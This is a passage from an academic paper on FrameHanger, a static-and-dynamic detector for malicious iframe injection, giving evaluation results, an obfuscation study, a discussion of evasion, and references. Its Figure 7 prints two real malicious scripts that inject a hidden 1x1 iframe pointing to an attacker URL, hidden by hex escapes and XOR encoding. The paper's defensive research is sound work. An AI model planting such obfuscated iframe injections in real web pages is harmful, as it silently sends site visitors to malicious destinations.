
We tested 3 different machine-learning algorithms on the labeled dataset, including KNN (K-nearest neighbors), D.Tree (Decision Tree) and R. Forest (Random Forest). 10-fold cross validation (9 folds for training and 1 for testing) is performed for each algorithm, measured by AUC, accuracy and F1-score.

Figure 6a and Figure 6b present the ROC curve for static and dynamic analyzer. To save space, the result with over 0.2 False Positive Rate is not shown. R. Forest achieves the best result in terms of AUC. In addition, the accuracy and F1-score are (0.94, 0.93) for static analyzer, and (0.98,0.98) for dynamic analyzer. R.Forest has shown its advantage over other machine-learning algorithms in many security-related tasks and our result is consistent with this observation. We believe its capability of handling non-linear classification and over-fitting is key to its success here.

Feature analysis. We use feature importance score of R. Forest [12] to evaluate the importance of features. For the offline detection, the most important features belong to the context category, with 0.025 mean and 0.001 variance. For the online detection, the most important features belong to destination category, with 0.030 mean and 0.002 variance. It turns out the importance varies for the two analyzers, and most features have good contribution to our model.

6.2 Runtime Overhead

We ran FrameHanger on a server with 8 CPUs (Intel(R) Xeon(R) CPU 3.50GHz), 16GB memory and Ubuntu 14.04.5. The time elapse was measured per page. For



(a) ROC of static analyzer. (b) ROC of dynamic analyzer.

Fig. 6: ROC curve for the static and dynamic analyzer of `FrameHanger`.

static analyzer, it takes 0.10 seconds in average (0.018 seconds variance) from parsing to classification, suggesting `FrameHanger` is highly efficient in detecting offline injection. For dynamic analyzer, the mean overhead is 17.4 seconds but the variance is as high as 386.4 seconds. The number of script tags per page and the code sophistication per script (e.g., obfuscation) are the main factors accounting for the runtime overhead. In the mean time, we will keep optimizing the performance on dynamic analyzer.

6.3 Destination Obfuscation

Obfuscating destination is an effective evasion technique against static analysis. We are interested in how frequent this technique is used for real-world attacks. To this end, we compute the occurrences of obfuscation indicators in the 2,247 malicious Iframe scripts. The result suggests its usage is in deed prevalent: as an evidence, 1,247 has JavaScript function `fromCharCode` and 975 have `eval`.

Detecting destination obfuscation is very challenging for static-based approach, but can be adequately addressed by dynamic analyzer. Figure 7a and Figure 7b show examples of obfuscated Iframe scripts. We summarize two categories of obfuscation techniques from attack samples. *1)* lightweight obfuscation and *2)* heavyweight obfuscation. In the lightweight obfuscation, attackers only hide the destination with ASCII values. Figure 7a is an example of lightweight obfuscation. The static approach is able to find the "iframe" string but hard to infer the destination. More common cases are the heavyweight obfuscation, where both the "iframe" string and the destination are obfuscated. Figure 7bis the example of heavyweight obfuscation. Figure 7b applies `fromCharCode` to concatenate the destination string. Attackers hide the Iframe payload with ASCII values or string concatenation or even masquerade the string function with DOM property. However, these samples were picked up by our dynamic analyzer and the Iframes were exposed after runtime execution.

6.4 Summary

We summarize our experimental findings. *1)* `FrameHanger` achieves high precision of detection, i.e., 0.94 accuracy for offline Iframe detection and 0.98 for

```
<script type="text/javascript">
var jojo = document.createElement('iframe'); jojo.setAttribute('width', '1');
jojo.setAttribute('height', '1'); jojo.setAttribute('style', 'display:none');
jojo.setAttribute('src',
'\x68\x74\x74\x70\x3A\x2F\x2F\x6D\x65\x66\x61\x2E\x77\x73\x2F\x32\x2F\
x6E\x65\x77\x73\x2E\x70\x68\x70\x3F\x73\x3D\x31\x63\x31\x38\x30\x34\x
36\x31\x36\x62');
document.body.appendChild(jojo);</script>
```

(a) Iframe destination in string of ASCII values.

```
<script type="text/javascript">
var
a="'1Aqapkrv'02v{rg'1F'00vgzv.....hctcqapkrv'00'1G'2C'2;tcp'02pgdgpgp'02'1F'02
glamfgWPKAmormlglv'0:fmawoglv,pgdgpppgp'0;'1@'2C'2;tcp'02fgdcwnvjlg{umpf'0
2'1F'02glamfgWPKAmormlglv'0:fm00pag'1F'00'02}'02jmqv'1@'2C'2;fmawoglv,`mf
{,crrglfAjknf'0:kdpcog'0;'1@'2C'1A-qapkrv'1G";b="";c="";var clen;clen=a.length;
for(i=0;i<clen;i++){b+=String.fromCharCode(a.charCodeAt(i)^2)}
c=unescape(b);document.write(c);
</script>
```

(b) Iframe destination assembled using `fromCharCode`.

Fig. 7: Obfuscations detected by the dynamic analyzer of `FrameHanger`.

online Iframe detection. *2)* `FrameHanger` encseounters moderate runtime overhead, 0.10 seconds for offline detection and 17.4 seconds for online detection. *3)* `FrameHanger` successfully captures obfuscations in online Iframe injection, which is prevalent used by real-world attackers.

7 Discussion

We make two assumptions about adversaries, including their preferences on Iframe tag/script and self-contained payload. Invalidating these assumptions is possible, but comes with negative impact on attackers' themselves. Choosing other primitives like Adobe Flash subjects to content blocking by the latest browsers. Payload splitting could make the execution be disrupted by legitimate code running in between. On the other hand, `FrameHanger` can be enhanced to deal with these cases, by augmenting dynamic analyzer with the support of other primitives, and including other DOM objects of the same webpage.

`FrameHanger` uses a popular HTML parser, BeautifulSoup, to extract Iframe tag and script. Attacker can exploit the discrepancy between BeautifulSoup and the native parsers from browsers to launch parser confusion attack [14]. As a countermeasure, multiple parsers could be applied when an parser error is found. Knowing the features used by `FrameHanger`, attackers can tweak the attributes or position of Iframe for evasion (e.g., making Iframe visible). While they may succeed in evading our system, the Iframe would be more noticeable to web users and site developers.

Our dynamic analyzer launches multi-execution selectively to address the adversarial evasion leveraging environment profiling. We incorporate a set of indicators to identify profiling behaviors, which might be insufficient when new profiling techniques are used by adversary. That said, updating indicators is a straightforward task and we plan to make them more comprehensive. Multiple popular browser profiles are used for multi-execution. Attackers can target less used browsers or versions for evasion. However, it also means the victim base will be drastically reduced. `FrameHanger` aims to strike a balance between coverage and performance for dynamic analysis. We will keep improving `FrameHanger` in the future.

8 Related Works

Content-based detection. Detecting malicious code distributed through websites is a long-lasting yet challenging task. A plethora of research focused on applying static and dynamic analysis to detect such malicious code.

Differential analysis has shown promising results in identifying compromised websites. By comparing a website snapshot or JavaScript file to their "clean-copies" (i.e., web file known to be untampered), the content injected by attacker can be identified [16,31]. Though effective, getting "clean-copies" is not always feasible. On the contrary, `FrameHanger` is effective even without such reference. In addition to detection, researchers also investigated how website compromise can be predicted [37] and how signatures (i.e., Indicators of Compromise, or IoC) can be derived [19]. `FrameHanger` can work along with these systems. To expose the IFrame injected in the runtime by JavaScript code, we develop a dynamic analyzer to execute JavaScript and monitor DOM changes. Different from previous works on force execution and symbolic execution [26,24,35,27], our selective multi-execution model is more lightweight with the help of content-based pre-filtering. Previous works have also investigated how to detect compromised/-malicious landing pages using static features [34,18]. Some features (e.g., "out-of-place" IFrames) used by their systems are utilized by `FrameHanger` as well. Comparing to this work, our work differs prominently regarding the detection goal (`FrameHanger` pinpoints the injected IFrame) and the integration of static and dynamic analysis (`FrameHanger` detects online injection).

URL-based detection. Another active line of research in detecting web attacks is analyzing the URLs associated with the webpages. Most of the relevant works leverage machine-learning techniques on the lexical, registration, and DNS features to classify URLs [15,32,30,20]. In our approach, URL-based features constitute one category of our feature set. We also leverage features unique to IFrame inclusion, like IFrame style. To extract relevant features, we propose a novel approach combining both static and dynamic analysis.

Insecurity of third-party content. Previous works have studied how third-party content are integrated by a website, together with the security implications coming along. Nikiforakis et al. studied how JavaScript libraries are included by Alexa top 10K sites and showed many of the links were ill-maintained, exploitable by web attackers [33]. Kumar et al. showed a large number of websites fail to force HTTPS when including third-party content [28]. The study by Lauinger et al. found 37.8% websites include at least one outdated and vulnerable JavaScript libraries [29]. The adoption of policies framework like CSP has been measured as well, but incorrect implementation of CSP rules are widely seen in the wild, as shown by previous studies [17,39,40]. In this work, we also measured how third-party content were included, but with the focus on IFrame. The result revealed new insights about this research topic, e.g., the limited usage of CSP, and reaffirms that more stringent checks should be taken by site owners.

9 Conclusion

In this paper, we present a study about Iframe inclusion and a detection system against adversarial Iframe injection. By measuring its usage in Alexa top 1M

sites, our study sheds new light into this "aged" web primitive, like developers' inclination to offline inclusion, the concentration of Iframe destination in terms of categories, and the simplicity of Iframe script in general. Based on these new observations, we propose a hybrid approach to capture both online and offline Iframe injections performed by web hackers. The evaluation result shows our system is able to achieve high accuracy and coverage at the same time, especially when trained with R.Forest algorithm. In the future, we will continue to improve the effectiveness and performance of our system.

References

1. The easylist filter lists. `https://easylist.to/`. Accessed: 2017-10-10.
2. The easyprivacy filter lists. `https://easylist.to/easylist/easyprivacy.txt`. Accessed: 2017-10-10.
3. Framehanger released version. `https://github.com/ririhedou/FrameHanger`.
4. Google tag manager quick start. `https://developers.google.com/tag-manager/quickstart`. Accessed: 2017-10-10.
5. A javascript minifier written in python. `https://github.com/rspivak/slimit`. Accessed: 2017-10-10.
6. Malvertising campaigns involving exploit kits. `https://www.fireeye.com/blog/threat-research/2017/03/still_getting_served.html`. Accessed: 2017-10-10.
7. Obfuscation service. `https://javascriptobfuscator.com/`. Accessed: 2017-10-10.
8. Rsa shadow fall. `https://www.rsa.com/en-us/blog/2017-06/shadowfall`. Accessed: 2017-10-10.
9. Same original policy. `https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy`. Accessed: 2017-10-10.
10. Scrapy cralwer framework. `https://scrapy.org/`. Accessed: 2017-10-10.
11. Selenium automates browsers. `http://www.seleniumhq.org/`.
12. Tree-based importance score. `http://scikit-learn.org/stable/auto_examples/ensemble/plot_forest_importances.html`. Accessed: 2017-10-10.
13. X-frame-options or csp frame-ancestors? `https://oxdef.info/csp-frame-ancestors/`. Accessed: 2017-10-10.
14. G. Argyros, I. Stais, S. Jana, A. D. Keromytis, and A. Kiayias. Sfadiff: Automated evasion attacks and fingerprinting using black-box differential automata learning. In *Proc. of CCS*, 2016.
15. A. Blum, B. Wardman, T. Solorio, and G. Warner. Lexical feature based phishing url detection using online learning. In *Proc. of AISec*, 2010.
16. K. Borgolte, C. Kruegel, and G. Vigna. Delta: automatic identification of unknown web-based infection campaigns. In *Proc. of CCS*, 2013.
17. S. Calzavara, A. Rabitti, and M. Bugliesi. Content security problems?: Evaluating the effectiveness of content security policy in the wild. In *Proc. of CCS*, 2016.
18. D. Canali, M. Cova, G. Vigna, and C. Kruegel. Prophiler: A fast filter for the large-scale detection of malicious web pages. In *Proc. of WWW*, 2011.
19. O. Catakoglu, M. Balduzzi, and D. Balzarotti. Automatic extraction of indicators of compromise for web applications. In *Proc. of WWW*, 2016.
20. H. Choi, B. B. Zhu, and H. Lee. Detecting malicious web links and identifying their attack types. In *Proc. of USENIX Conference on Web Application Development*, 2011.
21. M. Cova, C. Kruegel, and G. Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proc. of WWW*, 2010.

22. C. Curtsinger, B. Livshits, B. G. Zorn, and C. Seifert. Zozzle: Fast and precise in-browser javascript malware detection. In *Proc. of USENIX Security*, 2011.
23. S. Englehardt and A. Narayanan. Online tracking: A 1-million-site measurement and analysis. In *Proc. of CCS*, 2016.
24. X. Hu, Y. Cheng, Y. Duan, A. Henderson, and H. Yin. Jsforce: A forced execution engine for malicious javascript detection. *CoRR*, abs/1701.07860, 2017.
25. S. Kaplan, B. Livshits, B. Zorn, C. Seifert, and C. Curtsinger. "nofus: Automatically detecting" + string.fromcharcode(32) + "obfuscated ".tolowercase() + "javascript code". Technical Report MSR-TR-2011-57, Microsoft Research, May 2011.
26. K. Kim, I. L. Kim, C. H. Kim, Y. Kwon, Y. Zheng, X. Zhang, and D. Xu. J-Force: Forced execution on javascript. In *Proc. of WWW*, 2017.
27. C. Kolbitsch, B. Livshits, B. Zorn, and C. Seifert. Rozzle: De-cloaking internet malware. In *Proc. of Security and Privacy (Oakland)*, 2012.
28. D. Kumar, Z. Ma, Z. Durumeric, A. Mirian, J. Mason, J. A. Halderman, and M. Bailey. Security challenges in an increasingly tangled web. In *Proc. of WWW*, 2017.
29. T. Lauinger, A. Chaabane, S. Arshad, W. Robertson, C. Wilson, and E. Kirda. Thou shalt not depend on me: Analysing the use of outdated javascript libraries on the web. In *Proceedings of NDSS*, 2017.
30. A. Le, A. Markopoulou, and M. Faloutsos. Phishdef: Url names say it all. In *Proc. of INFOCOM*, 2011.
31. Z. Li, S. Alrwais, X. Wang, and E. Alowaisheq. Hunting the red fox online: Understanding and detection of mass redirect-script injections. In *Proc. of Security and Privacy (Okaland)*, 2014.
32. J. Ma, L. K. Saul, S. Savage, and G. M. Voelker. Learning to detect malicious urls. *ACM Transactions on Intelligent Systems and Technology (TIST)*, 2011.
33. N. Nikiforakis, L. Invernizzi, A. Kapravelos, S. Van Acker, W. Joosen, C. Kruegel, F. Piessens, and G. Vigna. You are what you include: large-scale evaluation of remote javascript inclusions. In *Proc. of CCS*, 2012.
34. N. Provos, M. Panayiotis, M. A. Rajab, and F. Monrose. All your iframes point to us. In *Proc. of USENIX Security*, 2008.
35. P. Saxena, D. Akhawe, S. Hanna, F. Mao, S. McCamant, and D. Song. A symbolic execution framework for javascript. In *Proc. of Security and Privacy (Okaland)*, 2010.
36. K. Sen, S. Kalasapur, T. Brutch, and S. Gibbs. Jalangi: A selective record-replay and dynamic analysis framework for javascript. In *Proc. of ESEC/FSE*, 2013.
37. K. Soska and N. Christin. Automatically detecting vulnerable websites before they turn malicious. In *Proc. of USENIX Security*, 2014.
38. B. Stock, B. Livshits, and B. Zorn. Kizzle: A signature compiler for exploit kits. In *International Conference on Dependable Systems and Networks (DSN)*, June 2016.
39. L. Weichselbaum, M. Spagnuolo, S. Lekies, and A. Janc. Csp is dead, long live csp! on the insecurity of whitelists and the future of content security policy. In *Proc. of CCS*, 2016.
40. M. Weissbacher, T. Lauinger, and W. Robertson. Why is csp failing? trends and challenges in csp adoption. In *International Workshop on Recent Advances in Intrusion Detection*, pages 212–233. Springer, 2014.
41. W. Xu, F. Zhang, and S. Zhu. Jstill: mostly static detection of obfuscated malicious javascript code. In *Proc. of AsiaCCS*, 2013.